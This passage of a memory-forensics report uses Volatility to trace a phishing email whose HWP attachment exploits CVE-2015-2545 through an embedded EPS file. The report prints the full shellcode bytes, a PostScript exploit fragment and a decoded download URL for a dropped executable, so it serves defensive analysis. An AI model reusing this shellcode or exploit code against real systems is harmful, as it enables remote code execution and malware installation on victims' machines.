0x7e57fd40	TPAutoConnSvc.	624	True	True	True	True	True	True
0x7e2069e0	dllhost.exe	1608	True	True	True	True	True	True
0x7e207400	DLL.dll	2652	True	True	True	True	True	True

Fig 11. psxview result

No suspicious process was found by psxview. In the memory dump, We checked the process information using Volatility's plugins. we could find traces of using Hwp Hangul word processor, traces of PowerShell usage, traces of using Windows CMD, and use of Outlook mail application. We can also select msdcsc.exe as a suspicious process. In the following analysis, we will analyze each trace based on these traces.

4.1.4 Suspicious Command (cmdline)

After checking the process information using the volatility, we can see that there is a lot of work done using cmd.exe. In the case of volatility, you can use the plugin named cmdline to see what you've done with the Windows command prompt[6]. The commands needed to run the plugin cmdline.

```
volatility-standalone.exe -f HRmanager.vmem -profile=Win7SP0x86 cmdline
```

The result of run the command is as follows. In Hwp.exe, it opened the file "[DEC] Job Application Letter_Lee.hwp", and you can see that cmd.exe has given the file "V3Lite.exe" with the + s + h option. In the case of + s and + h attributes, you can add system, hidden to the attributes of the file. This is the way malicious codes are used to hide their existence[7]. Also, we can see that PowerShell is executed through a PowerShell script called WinUpdate.ps1.

```
*****
Hwp.exe pid: 564
Command Line : "C:\Program Files\Hnc\Hwp80\Hwp.exe" "C:\Users\CaptainJin\Desktop\[DEC] Job Application Letter_Lee.hwp"
*****
HimTrayIcon.exe pid: 3172
Command Line : "C:\Program Files\Hnc\Common80\HimTrayIcon.exe"
*****
cmd.exe pid: 900
Command Line : "C:\Windows\System32\cmd.exe" /k attrib "C:\Users\CaptainJin\Desktop\V3Lite.exe" +s +h
*****
cmd.exe pid: 888
Command Line : "C:\Windows\System32\cmd.exe" /k attrib "C:\Users\CaptainJin\Desktop" +s +h
*****
conhost.exe pid: 2920
Command Line : ??\C:\Windows\system32\conhost.exe
*****
conhost.exe pid: 3464
Command Line : ??\C:\Windows\system32\conhost.exe
*****
msdcsc.exe pid: 1428
Command Line : "C:\Users\CaptainJin\Documents\MSDCS\msdcsc.exe"
*****
notepad.exe pid: 2044
Command Line : notepad
*****
conhost.exe pid: 1752
Command Line : ??\C:\Windows\system32\conhost.exe
*****
powershell.exe pid: 1820
Command Line : powershell -file WinUpdate.ps1
*****
```

Fig 12. cmdline result

4.1.5 Filesystem Metadata (mftparser)

Even within the memory dump, it has some information from the MFT(Master File Table) that has the meta information of the NTFS file system. Most Windows 7 operating systems use the NTFS file system and can also be used for memory analysis[8]. In the case of file system metadata, the amount of output is many. For this reason, in the following analysis, it was saved as a text file through the following command. The saved file was searched and used when file system information was needed.

```
volatility-standalone.exe -f HRmanager.vmem -profile=Win7SP0x86 mftparser >> mft.txt
```

4.1.6 Suspicious Process 1 (Hwp.exe)

Hwp.exe is Hangul Word Processor, a word processor widely used by government agencies in South Korea[9]. It uses hwp as its extension and has its own document format. hwp.exe has open a hwp document file called "[DEC] Job Application Letter_Lee.hwp", so We will extract it from the memory dump and then we can analyze it. Whether or not to extract a file in a memory dump can be confirmed with a command called filescan. The command executed to find out whether the hwp document file exists is as follows.

```
volatility-standalone.exe -f HRmanager.vmem -profile=Win7SP0x86 filescan | findstr .hwp
```

As a result of filescan, the following results were obtained like Fig 7.

```
C:\Users\Si90\Downloads\#volatility_2.6_win64_standalone#volatility_2.6_win64_standalone\vol.exe -f HRmanager.vmem --profile=Win7SP0x86 filescan | findstr hwp
Volatility Foundation Volatility Framework 2.6
0x000000007e20fa28      2      0 RW-rwd #Device#HarddiskVolume1#\Users#\CaptainJin#\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Outlook\#3DSU
H03\#DEC Job Application Letter_Lee (002).hwp
0x000000007e23b1a8      1      1 RW-r-- #Device#HarddiskVolume1#\Users#\CaptainJin#\Desktop\#DEC Job Application Letter_Lee.hwp
0x000000007fae538       8      0 R-r-- #Device#HarddiskVolume1#\Windows\System32\drivers\hwpolicy.sys
0x000000007f5f72398     7      0 R-r-- #Device#HarddiskVolume1#\Windows\System32\drivers\hwpolicy.sys
0x000000007fa6a368     2      0 RW-rwd #Device#HarddiskVolume1#\Users#\CaptainJin#\Desktop\#DEC Job Application Letter_Lee.hwp
0x000000007fa7d998     2      0 RW-rwd #Device#HarddiskVolume1#\Users#\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Outlook\#3DSU
H03\#DEC Job Application Letter_Lee.hwp
0x000000007fa8e18      1      0 R-rw- #Device#HarddiskVolume1#\Program Files\hwp80\Toolbox\Preset\memo_preset.hwp
0x000000007faa6218     1      0 R-rw- #Device#HarddiskVolume1#\Program Files\hwp80\Toolbox\Preset\textart_preset.hwp
0x000000007faaa2b0     8      0 RWD--- #Device#HarddiskVolume1#\Users#\CaptainJin#\Desktop\#DEC Job Application Letter_Lee.hwp
0x000000007fd44528     2      0 RWD--- #Device#HarddiskVolume1#\Users#\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Outlook\#3DSU
H03\#DEC Job Application Letter_Lee (002).hwp
```

Fig 13. filescan hwp result

In the path, it is possible to check the string "~ \ Content.Outlook \ ~" with regard to the file "[DEC] Job Application Letter_Lee.hwp", and this file can be guessed that it is come from Outlook. "[DEC] Job Application Letter_Lee.hwp" was extracted using the dumpfiles plugin based on the filescan offset. The command to extract "[DEC] Job Application Letter_Lee.hwp" using dumpfiles is as follows.

```
volatility-standalone.exe -f HRmanager.vmem -profile=Win7SP0x86 dumpfiles -Q
0x000000007fa6a368 -u -n -D .
```

The -Q option allows you to extract files from the physical address unlike the -O option, and the -u option allows you to extract more information with the unsafe option. You can use the -n and -D options to specify the filename and path to be dumped[10]. After querying the extracted hwp file through Virustotal, the following results can be obtained.

The screenshot shows a file analysis report for a Microsoft Word document. At the top, it says "8 engines detected this file". Below that is a table of file metadata:

SHA-256	0c4f924cb17b3c5e70975d87bceaff971e6547a746e05e4d5943444ece0df359
File name	file.None.0x86f89008.[DEC] Job Application Letter_Lee.hwp.dat
File size	288 KB
Last analysis	2018-09-23 06:32:16 UTC

A red button at the bottom left says "8 / 58". Below the table is a navigation bar with tabs: Detection (selected), Details, and Community.

The main part of the screen lists detections from various engines:

Detection	Signature	Engine	Signature
Arcabit	⚠️ Exploit.CVE-2015-2545.Gen	BitDefender	⚠️ Exploit.CVE-2015-2545.Gen
Emsisoft	⚠️ Exploit.CVE-2015-2545.Gen (B)	eScan	⚠️ Exploit.CVE-2015-2545.Gen
F-Secure	⚠️ Exploit.CVE-2015-2545.Gen	GData	⚠️ Exploit.CVE-2015-2545.Gen
MAX	⚠️ malware (ai score=85)	TrendMicro	⚠️ HEUR_HWP.OP

Fig 14. virustotal – hwp result

The analysis of the hwp file itself is performed after the analysis of the outlook, which is result of related to the filescan plugin. In addition, the mft information, which is the result of mftparser in 3.1.4, also shows the name of the hwp file with the string Outlook.

\$FILE_NAME	Creation	Modified	MFT Altered	Access Date	Name/Path
					2018-09-04 16:02:26 UTC+0000
	2018-09-04 16:02:26 UTC+0000	2018-09-04 16:02:26 UTC+0000	2018-09-04 16:02:26 UTC+0000	2018-09-04 16:02:26 UTC+0000	Users\CaptainJin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Outlook\3DSUHQ3I\DEC Job Application Letter_Lee.hwp
\$DATA					

Fig 15. MFT – Hwp Find

As a result of checking the information related to the MFT, the hwp Creation time is 2018-09-04 16:02:26.

4.1.7 Suspicious Process 2 (Outlook.exe)

Outlook.exe is a representative mail application provided by Microsoft. Outlook applications can be saved as ost and pst files for online and offline support[11]. To use the .pst files from another location the user needs to be able to access the files directly over a network from his mail client. While it is possible to open and use a .pst file from over a network, this is unsupported, and Microsoft advises against it, as .pst files are prone to corruption when used in this method. We checked the existence of the pst file with the following command through filescan.

```
volatility-standalone.exe -f HRmanager.vmem -profile=Win7SP0x86 filescan | findstr .pst
```

```
C:\Users\WSin90\Downloads\volatility_2.6_win64_standalone\volatility_2.6_win64_standalone>vol.exe -f HRmanager.vmem --profile=Win7SP0x86 filescan | findstr .pst
Volatility Foundation Volatility Framework 2.6
0x000000007e5ef6e0      6      0 RW-r--  #Device#HarddiskVolume1\Users\CaptainJin\Desktop\Business.pst
```

Fig 16. Filescan pst result

Likewise, the existence of pst file can be checked in the MFT information extracted using the MFTparser.

```
$STANDARD_INFORMATION
Creation           Modified          MFT Altered        Access Date       Type
2018-09-04 15:53:13 UTC+0000 2018-09-04 15:59:09 UTC+0000 2018-09-04 15:59:09 UTC+0000 2018-09-04 15:53:15 UTC+0000 Archive & Content not indexed

$FILE_NAME
Creation           Modified          MFT Altered        Access Date       Name/Path
2018-09-04 15:53:13 UTC+0000 2018-09-04 15:53:15 UTC+0000 2018-09-04 15:53:15 UTC+0000 2018-09-04 15:53:15 UTC+0000 Users\CAPTAI~1\Desktop\Business.pst

*****
MFT entry found at offset 0xb500838
Attribute: In Use & File
Record Number: 55853
Link count: 2
```

Fig 17. MFT – pst scan

Based on the filescan information, it is possible to extract "[DEC] Job Application Letter_Lee.hwp" using Volatility's dumpfiles plugin and also extract the "Business.pst" file.

The command used to extract the "Business.pst" file is as follows.

```
volatility-standalone.exe -f HRmanager.vmem -profile=Win7SP0x86 dumpfiles -Q
0x000000007e5ef6e0 -u -n -D .
```

PST files can be extracted using LibPff. The command used to extract the "Business.pst" file is as follows. (Refer to Tool Table)

To extract the PST file, proceed with the installation and use the following commands.

```
$ sudo pffexport -d file.None.0x86e0e290.pst
```

After that, a folder is created, and you can see the following message contents and the document file "[DEC] Job Application Letter_Lee.hwp" identified as malicious.




Fig 18. Mail Contents

Through the content of the mail, you can see that the attacker pretended to send a mail to a company called Decepticoine. The mail has a bit.ly link with the attachment. When you connect to the link, it will be delivered as a dropbox link that receives "[DEC] Job Application Letter_Lee.hwp".

The screenshot shows two windows comparing file hashes. Both windows have tabs for '일반' (General), '파일 해시' (File Hash), '보안' (Security), '사용자 지정' (User Defined), '자세히' (Details), and '이전 버전' (Previous Version).

Hash Type	File 1 Hash Value	File 2 Hash Value
CRC32	046CA339	046CA339
MD5	9CA962EB74BBDB238609E192E1A33	9CA962EB74BBDB238609E192E1A33
SHA-1	5209EDDF2E770A26E87A938E79A92...	5209EDDF2E770A26E87A938E79A92...

Fig 19. Hash Compare

Since the hwp file extracted from the memory is the same as the hash value of the hwp in the mail attaching file, it is found that the file is the same file. Also, we can define the email address of attacker with PST file.

Message:				
Client submit time:	Sep 04, 2018 15:49:56.000000000 UTC			
Delivery time:	Sep 04, 2018 15:52:28.544662600 UTC			
Creation time:	Sep 04, 2018 15:52:28.247793100 UTC			
Modification time:	Sep 04, 2018 15:52:28.544662900 UTC			
Size:	345076			
Flags:	0x00000010 (Unread, Has attachments)			
Conversation topic:	[DEC] Job Application Letter_Lee			
Subject:	[DEC] Job Application Letter_Lee			
Sender name:	김동현			
Sender email address:	[REDACTED]			
Sent representing name:	김동현			
Sent representing email address:	[REDACTED]			
Importance:	Normal			
Priority:	Normal			
Sensitivity:	None			

Fig 20. email Metadata

4.1.8 Malware Analysis ([DEC] Job Application Letter_Lee.hwp)

Through 3.1.5 in querying to Virustotal, we confirmed that "[DEC] Job Application Letter_Lee.hwp" is a malicious document file. HwpScan is used for detailed analysis. hwpScan is a tool made by Nurilab that not only understands the structure of the Hwp file but also decompresses its own compressed zlib data[12]. The structure of "[DEC] Job Application Letter_Lee.hwp" confirmed using hwpScan is as follows.

Name	Size(B)	Created	Accessed	Modified
BinData		2018-05-30 오후 02:57	2018-05-30 오후 02:57	2018-05-30 오후 02:57
BodyText		2018-08-25 오후 10:09	2018-08-25 오후 10:09	2018-08-25 오후 10:09
DocOptions		2018-08-25 오후 10:09	2018-08-25 오후 10:09	2018-08-25 오후 10:09
Scripts		2018-08-25 오후 10:09	2018-08-25 오후 10:09	2018-08-25 오후 10:09
JHwpSummaryInformation	529	1601-01-01 오전 09:00	1601-01-01 오전 09:00	1601-01-01 오전 09:00
DocInfo	1455	1601-01-01 오전 09:00	1601-01-01 오전 09:00	1601-01-01 오전 09:00
FileHeader	256	1601-01-01 오전 09:00	1601-01-01 오전 09:00	1601-01-01 오전 09:00
PrvImage	2676	1601-01-01 오전 09:00	1601-01-01 오전 09:00	1601-01-01 오전 09:00
PrvText	2044	1601-01-01 오전 09:00	1601-01-01 오전 09:00	1601-01-01 오전 09:00

Fig 21. hwp Structure

we can find author Donghyun Kim (DIGITALIS) with metadata of hwp file.

ID	Name	Type	Value
2	Title	VT_LPWSTR	가상화폐 관련 우리의 증장기 대응 전략 검토
3	Subject	VT_LPWSTR	
4	Author	VT_LPWSTR	DIGITALIS
20	Date String	VT_LPWSTR	2018년 8월 25일 토요일 오후 10:09:33
5	Keywords	VT_LPWSTR	
6	Comments	VT_LPWSTR	
8	Last Saved By	VT_LPWSTR	Donghyun Kim
9	Revision Number	VT_LPWSTR	8, 0, 0, 466 WIN32LEWindows_7
12	Create Time/Data	VT_FILETIME	2016-09-08 07:09:29.710000 (UTC)
13	Last saved Time/Data	VT_FILETIME	2018-08-25 13:09:38.319000 (UTC)
11	Last Printed	VT_FILETIME	1601-01-01 00:00:00 (UTC)
14	Number of Pages	VT_I4	10
21	Para Count	VT_I4	204

Fig 22. author of Hwp file

We can find a file called BIN0002.eps under BinData. EPS is an Adobe scripting language designed to output graphic elements on an Encapsulated PostScript screen. It can be inserted into a specific object through an encapsulated form. The CVE-2015-2545 vulnerability, discovered through a virus total scan, makes it possible for malicious code producers to execute arbitrary code when opening a Microsoft Office document file[13]. Malicious code, such as information leaks from the user's system or downloading additional malicious code A function to perform the function

Root Entry		Folder				
		Name	Size(B)	Created	Accessed	Modified
	BinData	BIN0001.jpg	218594	1601-01-01 오전 09:00	1601-01-01 오전 09:00	1601-01-01 오전 09:00
		BIN0002.eps	3962	1601-01-01 오전 09:00	1601-01-01 오전 09:00	1601-01-01 오전 09:00

Fig 23. Find eps file in BinData

Hex		Hex (Decompress)		Hex		Hex (Decompress)	
0000	ec 56 db 6e 63 37 0c 7c 2f d0 7f d8 3f a8 c4 9b	.v.nc7. /.0.?		0000	2f 73 68 65 6c 63 6f 64 65 20 3c 42 41 31 32	/shellcode <BA12	
0010	24 60 51 40 14 a5 1f e9 a6 e8 c3 02 7d e8 ff 03	\$'Q@.....}...]		0010	44 30 44 43 46 43 44 42 43 33 44 39	37 34 32 34	DODCFCDBC3D97A24
0020	1d 1d c7 89 e3 d8 de 34 6f 5b 00 ca 39 32 394oE..\$.929		0020	46 34 35 45 33 33 43 39	42 31 36 45	F45E33C9B1E3156
0030	1c 92 43 3a bf fc f5 c7 d3 f7 ef bf fd f9 ed e9C.....		0030	31 34 30 33 35 36 31 34 38 33 45 45 46 43 46 30		1403561483EEFCF0
0040	cb 57 ef 99 22 c5 58 23 7c 70 b4 22 24 4b 74 32W.."X# p."\$rt2		0040	32 35 32 30 31 34 37 44 43 35 44 39	45 35 31 44	2520147DC5D9E51D
0050	8f e6 d9 26 67 b5 2c 89 f7 59 79 ce 35 56 22 a5	...&g.,..Yy.5V"		0050	34 46 33 43 44 34 30 46 32 42 33 34	34 35 39 46	4F3CD40F2B34459F
0060	94 a5 c4 d0 68 53 73 c8 e2 11 92 16 39 8b 68 5bhs\$.....9.h[0060	33 46 31 38 36 36 35 34 36 44 38 39 46 44 31 38		3F18665464D89FD18
0070	bc 72 35 53 b1 a8 6d 45 ae de 7d ba 35 6b 63 c1	r\$8..mE..}.5kc.		0070	42 41 42 45 42 36 39 36 39 43 46 31 34 37 31 37		BABEB6969C0F14717
0080	2d 17 ca 1a d5 d9 22 da 80 49 8d 61 93 f0 92 5b".."I.a...[0080	32 31 35 44 38 42 33 36 44 44 39 43 44 38 39 38		215D8B36DD9CD898
0090	a3 98 d5 17 45 95 60 2f f0 c0 df ae b5 f7 39 45E`/.....9E		0090	44 43 36 45 32 44 44 39 31 39 39 32 44 45 38 42		DC6E2DD91792DE8B
00a0	22 2c 5a 5f 33 86 07 73 d1 66 a4 8c 00 a5 68 99	,"Z,3..s.f...h		00a0	46 32 44 38 34 44 33 42 37 36 39 43 34 44 33 41		F2D84D3B79C4D3A
00b0	23 51 f1 3c 5b 5b 29 ad 9e c5 07 9e 1a 3b 57 1d	#Q.<[...];W.		00b0	35 38 41 41 45 45 34 34 44 44 36 44 39 41 46 45		50AAEE44DD69RAFE
00c0	33 3b cf 90 5c 1a d2 ed 6c 1c 4b 87 23 40 0b c7	3;..\...\1.K.#6..		00c0	44 43 42 44 33 33 37 35 39 36 32 35 33 46 44 31		DCBD37596253FD1
00d0	2b f5 a4 52 67 aa 73 df 14 13 71 b7 be 22 81 07	+..Rg.s...q..."		00d0	30 37 35 37 45 43 30 32 37 42 31 45 39 39 46 30		0757EC027B1E99F0
00e0	48 12 d7 29 d3 42 e7 b4 e1 c8 81 3a 8b 59 ab e6	H..)B.....:Y..		00e0	30 46 41 31 34 42 43 39 46 30 39 33 42 33 38 35		0FA14BC9F093B385
00f0	2d 8d d6 d5 46 19 ae 89 a7 d9 ea c4 da 75 16 1c	...F.....u..		00f0	43 45 31 42 33 45 44 34 31 37 39 42 41 31 41 33		CE1B3ED4179BA1A3
0100	83 68 d5 01 67 eb dc cc 18 b9 12 73 c6 b9 b3 08	.h..g.....s....		0100	36 33 44 46 35 43 42 33 42 37 39 44 42 41 33 36		63DF5CB3B79DBA36
0110	c5 8a 8c f0 ee 93 93 b0 4b b6 28 9a 6d cc 55 93K.(.m.U		0110	32 41 30 35 34 38 45 30 38 45 42 37 39 44 37 36		2A0548E08EB79D76
0120	36 b4 40 fa 5a 53 0b 32 9d 8a e2 8e 14 29 b1 d5	6.0.28.2....)		0120	34 34 42 42 36 41 46 44 30 32 44 38 36 44 44 32		44BB6AFD02D86DD2
0130	66 35 2f b8 48 ee cb 3c 53 a3 d2 4b 0d 61 75 01	f5/H..<S..K.au		0130	33 38 45 34 45 36 44 35 45 45 36 43 42 43 46 31		30E4E6D5EE6CBCF1
0140	ec 86 46 34 9d 1d bd 89 3c c6 4c ea 15 6c 67 4b	..F4....<L..lgk		0140	32 41 33 34 36 39 38 36 42 39 30 43 39 41 35		2A3466986B90C9A5
0150	2d 55 a3 4c 86 4a 2a e1 ae 54 65 0a eb 0e 72 ac	-U.L.J*.Te...r.		0150	36 43 37 43 42 35 30 33 45 36 36 46	41 32 33 35	6C7CB503E66FA235
0160	e8 9f f2 28 69 0d 73 6f 79 14 e3 4a 95 5b 2e a8	...{.soy..J.[..		0160	41 35 45 37 35 41 35 43 32 32 46 38 43 41 45 39		A5E75A5C22F8CAE9
0170	57 0d 23 d4 bd 78 1f ee aa cb ea 52 ca e1 35 08	W#.x.....R..5.		0170	41 33 39 36 36 33 39 43 44 32 33 33	31 43 44 32	A396639CD2331CD2

Fig 24. zlib Decompress of EPS

The original eps file is compressed in hwp using zlib, but hwpScan has decompressed itself and saved it as uncompressed. The extracted part acts like a shellcode. In order to analyze the shellcode, it was converted into a form that can be analyzed using HxD.

```

shell.sc

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 BA 12 D0 DC FC DB C3 D9 74 24 F4 5E 33 C9 B1 6E
00000010 31 56 14 03 56 14 83 EE FC F0 25 20 14 7D C5 D9
00000020 E5 1D 4F 3C D4 0F 2B 34 45 9F 3F 18 66 54 6D 89
00000030 FD 18 BA BE 96 9C F1 47 17 21 5D 8B 36 DD 9C
00000040 D8 98 DC 6E 2D D9 19 92 DE 8B F2 D8 4D 3B 76 9C
00000050 4D 3A 58 AA EE 44 DD 6D 9A FE DC BD 33 75 96 25
00000060 3F D1 07 57 EC 02 7B 1E 99 F0 0F A1 4B C9 F0 93
00000070 B3 85 CE 1B 3E D4 17 9B A1 A3 63 DF 5C B3 B7 9D
00000080 BA 36 2A 05 48 E0 8E B7 9D 76 44 BB 6A FD 02 D8
00000090 6D D2 38 E4 E6 D5 EE 6C BC F1 2A 34 66 98 6B 90
000000A0 C9 A5 6C 7C B5 03 E6 6F A2 35 A5 E7 5A 5C 22 F8
000000B0 CA E9 A3 96 63 9C D2 33 1C D2 6D 9A DB 15 44 D3
000000C0 1C BE 30 43 B4 16 D7 51 6C EF 80 59 45 E4 AF FE
000000D0 57 33 7E 50 F2 C0 D0 03 68 96 81 F3 04 41 AF 6B
000000E0 12 92 7A 78 D4 35 B4 AD B9 6D 63 5E A9 E5 D1
000000F0 CC E0 5B 86 98 E9 09 08 62 12 64 DD 52 86 97 85
00000100 32 D6 AB 39 C3 5F 2B 53 C7 0F C6 BB 91 C7 63 82
00000110 83 91 73 DF 62 DC B7 BA CB B5 5F 68 F5 21 DB
00000120 8D 2C D4 DB 07 D1 9C D4 63 91 22 EB 6B 82 F2 02
00000130 E5 54 F5 D4 12 F8 0A 2B 1D 2F A3 E7 AE 46 3F 6D
00000140 01 FD C7 08 5D 16 5C E2 9D B7 F3 6E 1C 2D F6 3E
00000150 4A B3 9C BC DD DB BA 37 3B 54 C4 6D 2F 5B FA E8
00000160 E8 9F F9 DD CC CB 70 51 E9 FB BB AA 45 F8 EB 7B
00000170 F0 96 19 EA 75 84 E1 C7 03 88 6A C5 53 8D 53 61
00000180 72 E7 53 DE 2A 7A 17 FA C6 D4 CB 6A FA 83 45 31
00000190 FB FE 19 2A 07 EB D0 E0 60 2D 7A 81 23 4E 56 E4
000001A0 C3 E7 31 C8 48 68 45 D5 9A 1C 49 42 D5 55 EB C4
000001B0 EA 40 04 78 EB 95 2A 2F 27 25 BC A4 22 9B 5B 3D
000001C0 C8 E3 4B B5 ED 1C 74 B5 78 8C B2 0A 55 33 AA 07
000001D0 A9
```

Fig 25. shellcode file

I saved it as a file named Shell.sc. This shellcode is now stored in an analytical form. We used a tool called scdbg for full-scale analysis of shellcode. scdbg is mainly used to analyze shellcode based on emulation in x86 environment based on libemu[14]. The command used to use scdbg is as follows.

```
scdbg -f shell.sc
```

Through scdbg, we can see that the above shellcode is connecting to a specific address through the InternetOpenA function after LoadLibrary.

```

C:\#Users#\Sin90\Downloads#gcc_scdbg>scdbg.exe -f shell.sc
Loaded 1d1 bytes from file shell.sc
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010bf LoadLibraryA(wininet)
4010cd InternetOpenA(wininet)
unhooked call to InternetConnectA
Stepcount 1442952

```

Fig 26. shellcode Analysis – scdbg

In fact, additional shellcode analysis is needed to know what path the shellcode will access through IntetnetOpenA. In the same way, additional shellcode estimates are analyzed. As a result of the analysis, in the shellcode below, it was confirmed that the space in which the shellcode is inserted in VirutalProtect in the process is created and the above shellcode is inserted in the corresponding area.

```
j r
leaked_array 1 {lt} put
/pf_execfile base_addr 12 add read32 4 add read32 4 add read32 4 add read32 def
/hGSDLL32 pf_execfile FindPE def
/hKernel32·hGSDLL32·(KERNEL32.DLL)·GetImportModule·def
/pfVirtualProtect·hKernel32·(VirtualProtect)·GetProcAddress·def
/pfExitProcess hKernel32·(ExitProcess)·GetProcAddress·def
/xchg_ret hGSDLL32 <94C3> search_str def
/ret_addr xchg_ret 1 add def
/ret_0C hGSDLL32 <C20C00> search_str def
leaked_array 1 shellcode put
```

Fig 27. Shellcode Analysis – VirtualProtect Related

We analyzed Ollydbg in detail for analysis. After setting breakPoint in VirtualProtect, you can see the following XOR loop by using Run Until Return.

0223BD4E	31FF	XOR EDI,EDI
0223BD50	31C0	XOR EAX,EAX
0223BD52	AC	LODS BYTE PTR DS:[ESI]
0223BD53	3C 61	CMP AL,0x61
0223BD55	7C 02	JL SHORT 0223BD59
0223BD57	2C 20	SUB AL,0x20
0223BD59	C1CF 0D	ROR EDI,0xD
0223BD5C	01C7	ADD EDI,EAX
0223BD5E	E2 F0	LOOPD SHORT 0223BD50

Fig 28. XOR Loop

When the XOR Loop is finished, you can see the string related to sin90.com/V3Lite.exe instead of wininet. as shown below.

Address	Hex dump	ASCII		01E30012	01E2FFEE	
0223BE9C	8D 44 24 0C	50 53 68 2D	\$_\$.PSH-	01E30016	01E30032	
0223BEA4	57 AE 5B FF	D5 83 EC 04	W? ??	01E3001A	01E0A440	
0223BEAC	EB CE 53 68	C6 96 87 52	\$_\$?	01E3001E	01E30046	ASCII "wininet"
0223BEB4	FF D5 6A 00	57 68 31 8B	? .Wh1?	01E30022	0223BD38	RETURN to 0223BD38 from 0223BDC1
0223BECB	6F 87 FF D5	6A 00 68 F0	o???.h?	01E30026	01E3003A	
0223BEC4	B5 A2 56 FF	D5 E8 90 FF	\$_U_?	01E3002A	10017083	gsdll32.10017083
0223BECC	FF FF 56 33	4C 69 74 65	V3Li	01E3002E	A9D834B3	
0223BED4	2E 65 78 65 00	E8 08 FF	.exe.?	01E30032	00000000	
0223BEDC	FF FF 73 69	6E 39 30 2E	sin9	01E30036	00000000	
0223BEE4	63 6F 6D 00	00 00 00 00	com.....	01E3003A	0223BDD6	RETURN to 0223BDD6
0223BEEC	00 00 00 00	00 00 00 00	01E3003E	0726774C	
0223BEF4	00 00 00 00	00 00 00 00	01E30042	01E30046	ASCII "wininet"
				01E3004C	606E6077	

Fig 29. Find URL in HexDump

We checked with a plugin called Yarascan to see if the shellcode was actually injected in Hwp.exe. Yarascan is a plugin that allows you to use YARA, which is widely used in malicious code analysis, in memory dumps. we tried to search the memory dump using the -Y option as shown in the following command.

```
volatility-standalone.exe -f HRmanager.vmem -profile=Win7SP0x86 yarascan -Y
"BA12D0DCFCDBC3D97424F45E33C9B16E31561403561483EEFCF02520147DC5D9E51
D4F3CD40F2B34459F3F1866546D89FD18BABEB6969CF14717215D8B36DD9CD898DC
6E2DD91992DE8BF2D84D3B769C4D3A58AAEE44DD6D9AFEDCBD337596253FD1075
7EC027B1E99F00FA14BC9F093B385CE1B3ED4179BA1A363DF5CB3B79DBA362A0548
E08EB79D7644BB6AFD02D86DD238E4E6D5EE6CBCF12A3466986B90C9A56C7CB503
E66FA235A5E75A5C22F8CAE9A396639CD2331CD26D9ADB1544D31CBE3043B416D7
516CEF805945E4AFFE57337E50F2C0D003689681F30441AF6B12927A78D435B4ADB9A
DB6635EA9E5D1CCE05B8698E90908621264DD5286978532D6AB39C35F2B53C70FC6B
B91C76382839173DF8D62DCB7BACBB55F68F521DB8D2CD4DB07D19CD4639122EB6
B82F202E554F5D412F80A2B1D2FA3E7AE463F6D01FDC7085D165CE29DB7F36E1C2D
F63E4AB39CBCDDDBBA373B54C46D2F5BFAE8E89FF9DDCCC7051E9FBBAA45F8E
B7BF09619EA7584E1C703886AC5538D536172E753DE2A7A17FAC6D4CB6AFA834531F
BFE192A07EBD0E0602D7A81234E56E4C3E731C8486845D59A1C4942D555EBC4EA400
478EB952A2F2725BCA4229B5B3DC8E34BB5ED1C74B5788CB20A5533AA07A9"
```

The result of the command execution is as follows Fig 22.

2018 VAC REPORT

```
C:\Users\CSin90\Downloads\volatility_2.6-win64_standalone>vol.exe -f HRmanager.vmem --profile=Win7SP0x86 yarascan -Y "BA12D00FCF0BC3D97424F45E33C9816E31561403561483EEFCF02520147DC5D9E51D4F3CD40F2B34459F3F1866546D89FD188A8EB6969CF14717215D8B36DD9CD8980C6E2D091992DEBF2D84D3B769C4D8A59AAE4E4D6D9AFEDCB037596253FD1D757EC027814B09F093B365CE1B3ED41798A1A363D5C83679D8A62A0548E08EB7907644B66AFD2D86DD238E4E65EE6CB0F1243466986B9C09A56C7C8509E6F2A35A5E75A5C22FBCEA396639C02310D25D9A0B1544301B8C043454E4AFFE57337E50F20000368961F30441AF6B1292778D435B4A0B9ADE6635EA9E5D1CCE0568898E90908621264D0528967852D6AB39C35F2B53C70C6B891C7638289173DFB02DCB7BACB85F6FB2D8802CD40B07019C04639122E6882F202E554F50412F80A2B1D2F3A7EAE463F6D01FCD7085D1B5C2D87F36E1C2DF63E4A839C8C00D88A373B54C46D2F5B5ACEB89F3D0CC0C87051E9F6B8A4A5F8E8B7F09619E7584E1C703886AC5536D36172E7530E2A7A17FAC0D4C86AF8A34531FBFE192A07EB00E0602D7A81234E56E4C3E73108488845059A1C4942D55EBCE4A00478EB952A2F2725EC4A229E583DCE834BB5ED1C7457880C20A5533A07A9"
```

Volatility Foundation Volatility Framework 2.6

Rule: r1

Owner: Process Hwp.exe Pid 564

```
